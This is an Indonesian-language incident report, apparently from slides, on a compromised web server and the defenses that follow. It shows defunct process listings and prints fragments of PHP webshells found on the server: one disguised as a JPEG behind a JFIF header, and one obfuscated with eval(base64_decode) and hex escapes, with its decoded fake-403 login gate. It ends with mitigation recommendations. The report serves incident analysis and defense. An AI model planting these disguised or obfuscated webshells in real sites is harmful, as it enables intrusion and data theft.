
Kemudian dilakukan pemeriksaan pada **daftar aplikasi berjalan** dan ditemukan status defunct (atau "zombie") yang menunjukkan bahwa proses telah selesai eksekusi tetapi masih memiliki entri di tabel proses. Hal ini dapat menjadi indikasi cara penyerang mempertahankan metode persistent.

```
42    www-data 26980  0.0  0.0   3156     4 ?        Ss   Jul05   0:00 [slub_flushwq]
43    www-data 26981  0.0  0.0   3164    36 ?        S    Jul05   1:30 [slub_flushwq]
```

```
51    26980 www-data   20   0    3156      4      0 S   0.0  0.0   0:00.00 defunct
52    26981 www-data   20   0    3164     36      0 S   0.0  0.0   1:30.40 defunct
```

TEMUAN PENYEMBUNYIAN MALWARE

- File malicious yang disamarkan sebagai gambar




64c0c77fc5c16.jpg

```
ÿØÿà NUL DLE JFIF NUL SOH SOH SOH NUL ` NUL ` NUL NUL ÿþ SYN š <?php
$dir = isset($_GET['dir']) ? hex2bin($_GET['dir']) : '.';
$files = scandir($dir);
$upload_message = '';
$edit_message = '';
$delete_message = '';

function get_file_permissions($file) {
    return substr(sprintf('%o', fileperms($file)), -4);
}

function is_writable_permission($file) {
    return is_writable($file);
}
```




TEMUAN PENYEMBUNYIAN MALWARE

- File malicious yang dikaburkan dengan teknik obfuskasi

```
<?pHp
$pass = '5b59fd8a11bf5c13a62225b074554df4';
eval(base64_decode
('ZXJyb3JfcmVwb3J0aW5nKDApOwpzZXRfdGltZV9saW1pdCgwKTsKc2Vzc2lvbl9zdGFydCgp
pOwpmdW5jdGlvbiBsb2dpbigpewogICAgJHNlcnZlciA9ICRfU0VSVkVSWydIVFRQX0hPU1Qn
XTsKICAgIGRpZSgiPCFET0NUWVBFIEhUTUwgUFVCTElDIFwiLS8vSUVURi8vRFREIEhUTUwgM
i4wLy9FTlwiPgo8aHRtbD48aGVhZD4KPHRpdGxlPjQwMyBGb3JiaWRkZW48L3RpdGxlPgo8L2
hlYWQ+PGJvZHk
+CjxoMT5Gb3JiaWRkZW48L2gxPgo8cD5Zb3UgZG9uJ3QgaGF2ZSBwZXJtaXNzaW9uIHRvIGFj
Y2VzcyB0aGlzIHJlc291cmNlIHJvcD4KPGhyPgo8YWRkcmVzcz5BcGFjaGUvMi40LjQxIChVY
nVudHUpIFNlcnZlciBhdCAkc2VydmVyIFBvcnQgODA8L2FkZHJlc3M
+CjwvYm9keT48L2h0bWw+CiAgICA8c3R5bGU
+IAogICAgICAgIGlucHV0IHsgbWFyZ2luOjA7YmFja2dyb3VuZC1jb2xvcjojZmZmO2JvcmRl
cjoxcHggc29saWQgI2ZmZjsgfSAKICAgIDwvc3R5bGU
+IAogICAgPHByZSBhbGlnbj1jZW50ZXI+IAogICAgPGZvcm0gbWV0aG9kPXBvc3Q
+IAogICAgPGluCHV0IHR5cGU9cGFzc3dvcmQgbmFtZT1wYXNzPiAKICAgIDwvZm9ybT48L3By
ZT4iKTsKfQokZGlzYWJsZV9mdW5jdGlvbnMgPSBSBAaW5pX2dldCgnZGlzYWJsZV9mdW5jdGlvb
nMnKTsgCmlmKCFpc3NldCgkX1NFU1NJT05bJ2t1Y2luZyddKSkgewogIGlmKCHtZDUoJF9QT1
NUWydwYXNzJ10pID09PSAkcGFzcyl8fCRfR0VUWydwJ109PT0neScpewogICAkX1NFU1NJT05
bJ2t1Y2luZyddID0gdHJ1ZTsKICB9IGVsc2UgewogICAgbG9naW4oKTsKICB9Cn0KPz4='));
${"G\x4c\x4f\x42A\x4c\x53"}["\x6d\x6f\x6e\x78\x6c\x64\x67l\x6axy"]
="\x69\x6e\x66\x6f";${"\x47\x4c\x4f\x42\x41\x4cS"}
["p\x6e\x67m\x77p\x6a\x74m\x76"]="\x70\x65r\x6d\x73";$
{"G\x4c\x4f\x42\x41\x4c\x53"}["\x64\x6f\x76rqa"]
="\x6e\x61\x6d\x61\x4e\x79\x61";${"GL\x4f\x42\x41\x4cS"}
["l\x62y\x69c\x70de\x68\x66"]="\x65x\x74\x65\x6es\x69";$
{"\x47\x4c\x4f\x42\x41\x4cS"}["j\x6b\x76\x6fg\x64\x71ev\x62"]
="v\x61\x6c\x75\x65";${"\x47L\x4f\x42\x41\x4c\x53"}
["\x6astw\x73\x6c\x62\x69j\x6a\x6c"]="win\x56a\x6c";$
{"\x47\x4cO\x42\x41\x4c\x53"}["u\x64l\x6b\x77\x71\x6agt\x64"]
="\x77\x69n\x4e\x75\x6d";${"\x47\x4c\x4f\x42\x41\x4cS"}
["\x75\x65\x77\x73smz\x73"]="\x77\x69\x6e\x41\x72r";$
{"\x47\x4cOB\x41L\x53"}["\x65\x78l\x73ji"]="pc\x68";${"G\x4cOBA\x4cS"}
["jq\x67g\x75\x63\x79\x71\x67\x73"]="FI\x4cE\x53";${"\x47L\x4f\x42ALS"}
["\x78o\x71\x75\x77\x6a\x69"]="\x72\x65\x61d\x44i\x72";${"GL\x4fBA\x4cS"}
```


```
error_reporting(0);
set_time_limit(0);
session_start();
function login() {
    $server = $_SERVER['HTTP_HOST'];
    die("<!DOCTYPE HTML PUBLIC \"//IETF//DTD HTML 2.0//EN\">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at $server Port 80</address>
</body></html>");
}
$disable_functions = @ini_get('disable_functions');
if(!isset($_SESSION['kucinn'])) {
    if(md5($_POST['pass']) === $_GET['p']){
        $_SESSION['kucinn'] = true;
    } else {
        login();
    }
}
```



TEMUAN PENYEMBUNYIAN MALWARE

Jika proses *login* berhasil akan muncul tampilan *webshell* seperti berikut yang memiliki fungsi antara lain:

- Privilege escalation
- Mass deface
- Database dump
- *File upload*
- Pencarian direktori dan
- Fungsi-fungsi lainnya yang dapat merusak Sistem Elektronik yang telah disusupi.



REKOMENDASI

1. Melakukan pergantian kredensial user pada sistem dan membatasi akses masuk kedalam system.
2. Menerapkan system keamanan two-factor authentication atau multi factor authentication.
3. Hanya membuka port yang digunakan.
4. Mematikan layanan/plugin yang tidak digunakan.
5. Melakukan pencarian dan penghapusan file malicious yang masih tersisa.
6. Melakukan sanitasi input.
7. Melakukan pemantauan traffic jaringan dan penerapan beberapa rules pada firewall untuk memitigasi aktivitas malicious.
8. Melakukan pengujian keamanan aplikasi untuk menemukan kerentanan pada aplikasi sehingga dapat menghindari serangan yang sama yang memanfaatkan kerentanan system.
9. Melakukan pemasangan agent EDR (*endpoint detection response*) atau IDS/IPS (*Intrusion Detection/Prevention System*) untuk mendeteksi serangan dan mengambil tindakan pencegahan secara otomatis.
10. Perlunya penerapan manajemen log yang baik.
11. Melakukan update aplikasi dan sistem keamanan secara rutin.

TERIMA KASIH

#JagaRuangSiber